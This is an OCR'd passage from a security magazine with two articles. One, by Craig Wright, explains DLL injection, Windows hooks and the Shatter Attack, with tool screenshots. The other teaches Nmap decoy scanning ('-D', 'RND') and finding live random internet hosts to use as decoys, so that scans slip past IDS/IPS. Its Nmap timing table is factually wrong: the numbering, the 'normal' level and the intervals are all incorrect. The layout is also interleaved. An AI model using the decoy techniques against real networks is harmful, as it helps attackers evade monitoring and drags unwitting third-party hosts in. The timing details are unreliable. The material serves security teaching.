
In this list we also have a set of base addresses, entry points and the image size of the injected library. Using this information we can also carve individual libraries from a memory dump. This type of procedure is done in incident response and forensics analysis work. One reason to do this would be comparing the library loaded into memory with that which is stored on the disk. This type of process is useful when searching for malicious code on a potentially compromised system. It also allows us to extract and analyse more advanced malicious code that loads into memory and may not be


Process Explorer - Sysinternals: www.sysinternals.com [Craig-ASUS\Craig]
File Options View Process Find Users Help

Process	PID	CPU	Private Bytes	Working Set	Description	Company Name
chrome.exe	6644	0.04	65,772 K	79,940 K	Google Chrome	Google Inc.
AmIcoSinglun64.exe	6676		5,092 K	9,936 K	Single LUN Icon Utility for Vl...	Alcor Micro Corp.
RAVBg64.exe	6772		15,356 K	16,524 K	HD Audio Background Proc...	Realtek Semiconductor
hkcmd.exe	6856		6,520 K	12,604 K	hkcmd Module	Intel Corporation
BlackArmorBackupMonitor.exe	6876	< 0.01	9,260 K	18,788 K	BlackArmor Backup Monitor	Seagate
ACEngSvr.exe	6924		28,836 K	15,344 K		
pnamain.exe	6980	0.10	7,792 K	19,976 K	Citrix XenApp	Citrix Systems, Inc.
dwm.exe	7004	0.06	206,508 K	142,192 K	Desktop Window Manager	Microsoft Corporation
plugin-container.exe	7008		19,652 K	26,548 K	Plugin Container for Firefox	Mozilla Corporation
ATKOSD.exe	7128		1,228 K	6,208 K		
VAWinAgent.exe	7252		2,180 K	7,376 K		
schedhlp.exe	7272		2,040 K	6,952 K	Seagate Scheduler Helper	Seagate
HControlUser.exe	7320		1,820 K	6,384 K	HControlUser	ASUS
MacDrive.exe	7348		12,044 K	22,164 K	MacDrive application	Mediafour Corporation
uiSeAgnt.exe	7448	< 0.01	17,588 K	956 K	Client Session Agent	Trend Micro Inc.
sidebar.exe	7456	0.09	74,456 K	86,688 K	Windows Desktop Gadgets	Microsoft Corporation
g2mstart.exe	7512	< 0.01	5,668 K	12,604 K	GoToMeeting	Citrix Online, a division of C...
ETDCtrlHelper.exe	7568		6,596 K	12,652 K		
PcCloneEX.EXE	7636	0.03	14,196 K	32,284 K		FNet Co., Ltd.
BIBLauncher.exe	7652		9,948 K	22,616 K	Business-in-a-Box Launcher ...	
Skype.exe	7704	0.06	133,076 K	189,124 K	Skype	Skype Technologies S.A.
J2GTray.exe	7712		3,508 K	9,444 K	eFax Messenger - Tray	j2 Global Communications, ...
SonicMasterTray.exe	7740		7,508 K	9,340 K	ASUS_MATray.exe	Virage Logic Corporation / ...
ubd.exe	7800	< 0.01	5,020 K	12,260 K	ubd.exe	Apple Inc.
procexp.exe	7820		2,984 K	5,840 K	Sysinternals Process Explorer	Sysinternals - www.sysinter...
DMedia.exe	7844		1,988 K	7,160 K	ATK Media	ASUS
AudibleDownloadHelper.exe	7876		11,796 K	23,116 K	Download Manager for Audi...	Audible, Inc.
chrome.exe	7928	< 0.01	52,932 K	61,528 K	Google Chrome	Google Inc.
BTTray.exe	7968	0.01	11,956 K	22,012 K	Bluetooth Tray Application	Broadcom Corporation.
wcourier.exe	7980	< 0.01	4,400 K	10,224 K	Wireless Console 3	
DynTray.exe	8008		4,356 K	876 K	Dyn Updater Tray Icon	Dyn, Inc.
J2GTray.exe	8084	0.01	7,832 K	16,220 K	eFax Messenger - Tray	j2 Global Communications, ...
RAVCpl64.exe	8100		13,772 K	16,980 K	Realtek HD Audio Manager	Realtek Semiconductor
chrome.exe	8140		22,772 K	32,068 K	Google Chrome	Google Inc.
PDVD10Serv.exe	8308		1,992 K	6,396 K	PowerDVD RC Service	CyberLink Corp.

CPU Usage: 8.60%   Commit Charge: 41.66%   Processes: 248   Physical Usage: 82.67%

Figure 3. *Process Explorer*



Windows Desktop Gadgets
(Not verified) Microsoft Corporation
Version: 6.1.7601.17514
Time: 20/11/2010 11:25 PM
Path:
C:\Program Files\Windows Sidebar\sidebar.exe
Command line:
"C:\Program Files\Windows Sidebar\sidebar.exe" /autoRun
Current directory:
C:\Windows\System32\
Parent: explorer.exe(6400)
User: Craig-ASUS\Craig
Started: 9:11:00 AM 12/04/2012 Image: 64-bit
Comment:
Data Execution Prevention (DEP) DEP
Address Space Load Randomization: Enabled


Figure 4. *The details and information on "sidebar.exe" in Process Explorer*

resident on disk in an unencrypted format. This is the case as when code loads itself into memory it generally unpacks itself allowing us to reverse engineer the code more easily.

Windows Hooks

It is noted that *Windows hooks can be considered one of the most powerful features of Windows* (Iczelion, 2002) and also offers one path to inject code. Iczelion (2002) lists 14 types of hooks in the tutorial:

- `WH _ CALLWNDPROC` called when SendMessage is called
- `WH _ CALLWNDPROCRET` called when SendMessage returns
- `WH _ GETMESSAGE` called when GetMessage or PeekMessage is called
- `WH _ KEYBOARD` called when GetMessage or PeekMessage retrieves `WM _ KEYUP` or `WM _ KEYDOWN` from the message queue
- `WH _ MOUSE` called when GetMessage or PeekMessage retrieves a mouse message from the message queue
- `WH _ HARDWARE` called when GetMessage or PeekMessage retrieves some hardware message that is not related to keyboard or mouse.
- `WH _ MSGFILTER` called when a dialog box, menu or scrollbar is about to process a message. This hook is local. It's specifically for those objects which have their own internal message loops.
- `WH _ SYSMSGFILTER` same as `WH _ MSGFILTER` but system-wide
- `WH _ JOURNALRECORD` called when Windows retrieves message from the hardware input queue
- `WH _ JOURNALPLAYBACK` called when an event is requested from the system's hardware input queue.
- `WH _ SHELL` called when something interesting about the shell occurs such as when the task bar needs to redraw its button.
- `WH _ CBT` used specifically for computer-based training (CBT).




Operation : [✓ Load DLL] Free DLL
Process : [6400] [System Process]
DLL Name : C:\Windows\System32\wsock32.dll

```
**********************************************
INJECTING THE DLL [C:\Windows\System32\wsock32.dll] into remote process [Sys

Opening process [[System Process]] with pid [6400]  :   Success
Writing the dll name [C:\Windows\System32\wsock32.dll] into remote process :  Su
Getting handle of kernel32.dll :  Success

Creating remote thread with function LoadLibraryA :  Failed
```

Figure 5. *Loading a DLL in RemoteDLL*



Select the DLL from the list below.
Note that only DYNAMICALLY loaded DLLs can be removed from the process.

Module Name	Base Add...	Entry Point	Image Size	Load C...	Load Typ
sechost.dll	0x74b90000	0x74b94975	0x00019000	-1	Static
RPCRT4.dll	0x74ee0000	0x74ef0569	0x000f0000	-1	Static
SspiCli.dll	0x74aa0000	0x74aba3b3	0x00060000	-1	Static
CRYPTBASE.dll	0x74a90000	0x74a910e1	0x0000c000	-1	Static
LPK.dll	0x75890000	0x758936a0	0x0000a000	-1	Static
USP10.dll	0x75210000	0x75243fd7	0x0009d000	-1	Static
USERENV.dll	0x74990000	0x74991c9d	0x00017000	-1	Static
profapi.dll	0x74980000	0x74981992	0x0000b000	-1	Static
WTSAPI32.dll	0x749b0000	0x749b11e0	0x0000d000	-1	Static
VERSION.dll	0x74550000	0x74551220	0x00009000	-1	Static
WINMM.dll	0x743a0000	0x743a37f1	0x00032000	-1	Static
IMM32.DLL	0x755f0000	0x7560158f	0x00060000	2	Dynamic
MSCTF.dll	0x76810000	0x7681168b	0x000cc000	1	Dynamic
nvinit.dll	0x74960000	0x7496686a	0x0001b000	1	Dynamic
detoured.dll	0x0f000000	0x0f001006	0x00006000	4	Dynamic
nvd3d9wrap.dll	0x65020000	0x65026ef5	0x0003c000	2	Dynamic
SETUPAPI.dll	0x75450000	0x754517e7	0x0019d000	3	Dynamic
CFGMGR32.dll	0x75190000	0x751958b9	0x00027000	6	Dynamic
OLEAUT32.dll	0x75360000	0x75363fb1	0x0008f000	8	Dynamic
ole32.dll	0x769a0000	0x769eba3d	0x0015c000	19	Dynamic
DEVOBJ.dll	0x76980000	0x76981441	0x00012000	3	Dynamic
nvdxgiwrap.dll	0x5b590000	0x5b596837	0x0003b000	1	Dynamic

Figure 6. *Removing a DLL in RemoteDLL*

- `WH _ FOREGROUNDIDLE` used internally by Windows. Little use for general applications
- `WH _ DEBUG` used to debug the hooking procedure

Hooks are particularly useful in a graphical environment. When a user interacts with a window in the GUI (such as making a selection, resizing windows or otherwise interacting) an event is created that needs to be sent to the application. Windows uses hooks as a means of allowing developers to utilize these events. The application will read a message from its queue and process the message using a series of hook filters which are registered against the application. These hook filters detail which messages the application will accept. Multiple hook filters and generally registered to any application. These are changed together to create a chain.

On receipt of a message by the filter function the filter will evaluate the event can then execute arbitrary code. The processes then run include those used by malicious code such as monitoring keystrokes. Foon (2002) used this feature of Windows in the development of the *Shatter Attack* for privilege escalation.

In the *Shatter Attack*, the message created by the system is delivered on the execution of an event (such as a mouse click). This message is sent first to the User Process (Figure 7, A) where the `GetMessage()` / `DispatchMessage()` functions evaluate the message and select the appropriate hook chain (Figure 7, B).

The Hook Chain consists of several (one or more) Filter Functions (Figure 7, C) which process the event in turn and can then execute arbitrary code based on the expected response and input. This can include Hooking API functions and is commonly used by malware to insert a keystroke monitor and other less desired functions.

In the next article, we will step through a number of these attacks and look at the shell code used to implement them.

System Calls

In an x86/64 system, code that is running at a lower privilege level (this is a numerically higher ring such as the user level, Ring 3) is restricted from calling into code that is running at a higher privilege level (that is a numerically lower ring such as the Kernel level, Ring 0). In the event that code attempts to jump levels in this manner, a *general protection* (GP) exception is automatically generated by the CPU and the Operating System will generate a general protection exception handler to (hopefully) enact a suitable response (kill the application).

Windows system calls are generated using the `INT 0x2E` software interrupt. This is used as a signal that the system should switch into kernel-mode (Shanley, 1996). In the next article, we will extend this to looking at how the user-mode code tell the kernel-mode code what system function to execute. We will examine how an index is inserted into the EAX register before the "INT 0x2E" instruction is executed and how we can examine this step using a debugger (such as Olly) allowing us to set a breakpoint and watch this process as it occurs.

The kernel-mode *Interrupt Service Routine* (ISR) monitors the EAX register. When a request is loaded and the parameters are correct, this data is copied from the user-mode stack to the indicated kernel-mode function. We will investigate how this can be used install a hook and be used by our shellcode in the next article.




Figure 7. *The Windows Hooking Process*

References

- Foon. (2002). Exploiting design flaws in the Win32 API for privilege escalation – Shatter Attacks – How to break Windows, from *http://www.net-security.org/article.php?id=162*
- Iczelion, A. (2002). Tutorial 24: Windows Hooks. Iczelion's Win32 Assembly Homepage Retrieved 17 Apr 2012, from *http://win32assembly.online.fr/tut24.html*
- Shanley, T. (1996). Protected Mode Software Architecture: Mindshare Inc.
- Shewmaker, J. (2006). Analyzing DLL Injection. Paper presented at the NS2006, GSM Presentation.

Conclusion

In the next instalment in the series of articles we will continue with DLL injection before starting on API hooking. At this point we have learnt the basics of DLL injection and are ready to move onto applying it. The next article will include a section on functions and calls, extend DLL injection and then move to the actual API hooking process in coming articles. When we then put all of this together, we will have the foundations for creating shellcode for exploits and hence an understanding of the process that penetration testers and hackers use in exploiting systems. With these skills, you will see how it is possible to either create your own exploit code from scratch or even to modify existing exploit code to either add functionality or in order to bypass signature based IDS/IPS filters.

With this knowledge, you will learn just how easy it is for sophisticated attackers to create code that can bypass many security tools. More, armed with this knowledge you will have the ability to reverse engineer attack code and even malware allowing you to determine what the attacker was intending to launch against your system. In this way, you can improve your forensic and incident response skills.

CRAIG WRIGHT

Dr Craig Wright is a lecturer and researcher at Charles Sturt University and executive vice –president (strategy) of CSCSS (Centre for Strategic Cyberspace+ Security Science) with a focus on collaborating government bodies in securing cyber systems. With over 20 years of IT related experience, he is a sought-after public speaker both locally and internationally, training Australian and international government departments in Cyber Warfare and Cyber Defence, while also presenting his latest research findings at academic conferences. In addition to his security engagements Craig continues to author IT security related articles and books. Dr Wright holds the following industry certifications, GSE, CISSP, CISA, CISM, CCE, GCFA, GLEG, GREM and GSPA. He has numerous degrees in various fields including a Master's degree in Statistics, and a Master's Degree in Law specialising in International Commercial Law. Craig is working on his second doctorate, a PhD on the Quantification of Information Systems Risk.

Deceiving Networks Defenses

with Nmap Camouflaged Scanning

An attacker could deceive an IDS/IPS system through a particular feature offered by Nmap software, a simple option able to trick the rules generally used in this kind of systems to detect any suspect activity inside a medium/large network; the used software is the most famous network scanner in the world and the knowledge of its potentiality is a good way to improve our security policies.

Today we can find a very large number of tools devoted to the exploration of the remote networks but in spite of this, the sector operators (network and system administrators, attackers, etc.) all converge toward a specific software: Nmap, a powerful tool universally considered the better of this category.

At the same time we can observe that nearly all medium/large sized networks use systems such as the IDS (*Intrusion Detection System*) and the IPS (*Intrusion Prevention System*) in order to detect and alert this kind of activity.

In a short, an IDS system works in passive mode, watching the network traffic and comparing its packets with a certain number of configured rules and activating an alarm when it detects something suspicious: in Figure 1 we can see a typical IDS system placement inside a network.

An IDS is able to detect several types of malicious traffic, a traffic that is usually not blocked by a firewall system (attacks against host services, unauthorized login attempts, viruses, etc.).

It uses various methods to detect threats and these methods are mainly based on the 'stateful protocol analysis' and 'signatures/anomalies detection'.

An IPS system operates as a IDS, but differently from this one, it can also block malicious traffic and just for this reason it is placed 'in-line' between the external and the internal networks exposed to attacks.

The IPS can block the attacks by terminating the network connection, blocking the user who is making




Figure 1. *A typical IDS system placement*




Figure 2. *A typical IDS system placement*

the attack (for example by blocking its IP address) or by blocking the access to the target (service, host or application): Figure 2 shows a typical IPS system placement inside a network.

Whereas IDS and IPS working in a different manner, they are usually both used to protect a network: an IDS positioned in the area covered by a firewall is able to monitor the internal user's activities (to face the 'insiders' problem) and an IPS positioned outside the firewall protection area will help against 'zero-day attacks'.

Zero-days attacks

The term "zero-days attacks" is used to classify one of the most dangerous threats in network security environment; this kind of attack is by definition an attack never seen before; for this reason they are usually not identified by the defence systems based on specific rules/signatures that are only related to well known attacks and then completely useless in this particular context.

The Nmap Software

Nmap (contraction of 'Network Mapper') is an open-source software designed to rapidly scan both single hosts and large networks. It is usually used by administrators for the network exploration and the security auditing, and by attackers in order to get information about remote hosts/networks, information useful to exploit their potential vulnerabilities in a second time.

To perform its functionalities Nmap uses particular IP packets (raw-packets) in order to probe what hosts are active on the target network: about these hosts, it is able to discover the running services (type and version), the operating system in use (type and version); it is also able to obtain more advanced information, such as, for example, the type of firewall used on the target network.

Some time ago Nmap could only be used from the command line, because there was not any graphical interface but from some years we can use it both from the command line or from its graphical front-end (named 'Zenmap').

The software, freely downloadable from the official site *http://nmap.org*, includes everything necessary to its using.

Considering that it is commonly included among the packages available to users, we can install it on our Linux distribution in a simple way through any graphical package management program or, more simply, using apt-get command as following:

```
sudo apt-get install nmap
```

Nmap needs the 'libcap' library, an interface for user-level packet capture; if it is not installed on our system yet, the previous command will install them too.

When it is done, we proceed to perform a simply and quick check of our installation in the current terminal by typing the following command with root privileges (sudo), in order to analyze our local host (target 'localhost' or '127.0.0.1'):

```
sudo nmap localhost
```


The result will be something like what shown in Figure 3.

It is a number of information about the indicated target host, its number depend on several factors such as the active services: in this case we have done the standard scan of a single target (localhost); the detected opened TCP ports were the 25, 587, 631, 3128 and 3306 and the related services were shown beside each port number (SMTP, Submission, IPP, Squid-HTTP and MySQL).

The port list may also include other details such as the software version (if we have used the related option) and, when the IP protocol scanning is enabled using the option '-sO', the information will concern the supported IP protocols instead of the listening ports.

When we specify a multiple target, such as an entire network, the Nmap output will be a list of analyzed targets and after each of them all related information (it depend on the used options); the most important information is certainly the port list: number, protocol, service name and state (the Table 1 describes the possible port states).

When Nmap is not able to determine in which of the two possible states is a port, it reports the port as 'open/filtered' or 'closed/filtered'.



```
droms@seth:~$ sudo nmap localhost

Starting Nmap 5.21 ( http://nmap.org ) at 2012-03-28 15:18 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000070s latency).
Hostname localhost resolves to 2 IPs. Only scanned 127.0.0.1
rDNS record for 127.0.0.1: localhost.localdomain
Not shown: 995 closed ports
PORT     STATE SERVICE
25/tcp   open  smtp
587/tcp  open  submission
631/tcp  open  ipp
3128/tcp open  squid-http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
droms@seth:~$
```

Figure 3. *Local host scanning result*

Table 1. *Possible port states*

State	Description
OPEN	An application on the target host is listening for connections/packets on that port
FILTERED	There is a firewall, a filter or something else that is blocking the port and Nmap can not detect if it is open or closed
CLOSED	There is no application that is listening on that port
UNFILTERED	A port is classified as unfiltered when Nmap can not detect if it is open or closed but, however, it is responsive to its probes

When we need to analyze not just a single host but an entire network or, however, a group of hosts, we can simply type something such as '10.22.83.1-99', which is equivalent to specify all IP addresses in the range from 10.22.83.1 to 10.22.83.99. At this point the remote analysis of a single host or entire network may seem a trivial operation, but this simplicity is only theoretical, because there are some practical problems that in most cases lead to failure of the operation.

The reason for all this is connected with the common use (especially in middle and large networks) of some network systems such as the IDS/IPS, systems configured to detect and alert (and in some cases render ineffective) certain types of activities, including (and this is our case) multiple scans originating by a single remote host, the typical behaviour of a software as Nmap, a software capable to execute thousands of scans on each of the target hosts (just think that only to probe the status of services bound to the standard ports, it executes over 1000 scans for host).

How Nmap can face the problem

We can use a specific Nmap option in order to overcome the obstacle just mentioned: this option causes the scan to be spoofed so that it appears to come from many hosts and not from only one; this camouflage technique in many cases can trick the protection systems and allow us to complete all operations.

Well Known Services

There is a worldwide authority named IANA (Internet Assigned Numbers Authority) which establishes the assigning criteria for the TCP/IP port numbers; such authority has issued a list showing the correspondence between services and port numbers, a list with precise assignments only for what concerns the first 1024 ports (they are named 'well known services' or 'privileged ports').

That option is called "Decoy" and permits us to perform a multiple "spoofing", falsifying our real identity (the source IP address): as already said, the scans will seem to come from multiple hosts and our IP address will be difficult to detect, because it is confused with the used decoys.

This is a very effective technique for hiding the source IP address, something that works in many cases, apart when the counterpart uses active techniques such as the 'router path tracing'.

The syntax to be used to enable this Nmap feature is the following:

```
-D <decoy1 [,decoy2][,ME],...>
```

We must specify as 'decoys' a certain number of IP addresses separated by a comma and the keyword 'ME' permits us to define the exact position (in the sequence of scan) of the our real IP address: through this last operation we can deceive many mechanisms of source identification; if we do not use the keyword 'ME', the position of our real IP address will be randomly chosen by Nmap.

It should be highlighted that we should use only active IP addresses as decoys in order to not invalidate the camouflage operation, otherwise the counterpart could identifying our real source IP address without any effort, in addition to the risk of realize a 'SYN Flooding' capable to paralyze our host.

In order to understand the 'SYN Flooding' risk, we have to brush up the concept of 'TCP/IP session' between two hosts, a process called 'three-way handshaking'




Figure 4. *The 'three-way handshake' process*

Table 2. *Nmap timing options*

T value	Type	Modality
1	Paranoid	It sends a packet every 5 minutes
2	Sneaky	It sends a packet every 15 minutes
3	Polite	It sends a packet every 0.4 seconds
4	Normal	Automatically, as quick as possible
5	Aggressive	It waits the response for 1.2 seconds
6	Insane	It waits the response for 0.3 seconds

(*http://en.wikipedia.org/wiki/Transmission_Control_Protocol*) that follows certain precise rules, rules summed up in Figure 4.

In short, when two hosts A and B want to communicate through a network, they must exchange some information according to a specific protocol (the 'three-way handshake'): A sends a SYN (Synchronize) message to B, which replies with a SYN-ACK (ACKnowledge Synchronize); at this point, A correctly concludes the process by sending an ACK (ACKnowledge) message to B.

The use of not-active IP addresses as decoys would cause a continuous sending of SYN-ACK messages to our host, messages that will not obtain any ACK confirmation, generating what in computer security environment is called 'SYN Flooding', a technique often used to generate a DoS (Denial of Service) in order to paralyze a remote host (*http://en.wikipedia.org/wiki/Denial-of-service_attack*).

How to find valid decoys

Nmap can help us to find the active addresses to use as decoys. To do this, we simply use the following command:

```
sudo nmap -sP -T4 -iR 100
```

The '-sP' option performs only a 'ping scan' and nothing else, a ping to check what are the active hosts; the '-T4' option sets the 'timing template' to 'normal' (see Table 2) and, finally, through the '-iR' option, we configuring the checking of 100 IP addresses randomly chosen.

Apart some particular cases, we never should use the timing values '5' and '6' ('aggressive' and 'insane'), otherwise we can likely lose some important information about the targets: the low values as '1' or '2' ensure the best results but, unfortunately, need to much time.

For these reasons, the 'normal' value '4' is in most cases the better choice.

We can use the command result (the detected active hosts) to define the set of addresses to use as decoys.

In the example shown in Figure 5, Nmap has discovered 11 active hosts and for each of them has shown the IP address.

The number of decoys to be used must be chosen based on the type of scan that we want to execute, in order to distribute the number of queries in a not suspicious way (for examples 5-10 scans for each decoy).

On the other hand it is appropriate to underline that using too many decoys may slow our scan and reduce their accuracy.

For Reasons of completeness we also have to mention the opportunity to use the 'RND' option to generate and directly use a certain number of random IP addresses, with exclusion of those reserved (see box).

The correct syntax to use is the following:

```
sudo nmap -D RND:[number] [target]
```

The use of this option is not recommended in our case, because we can not know which of the randomly selected IP addresses is active or not active.

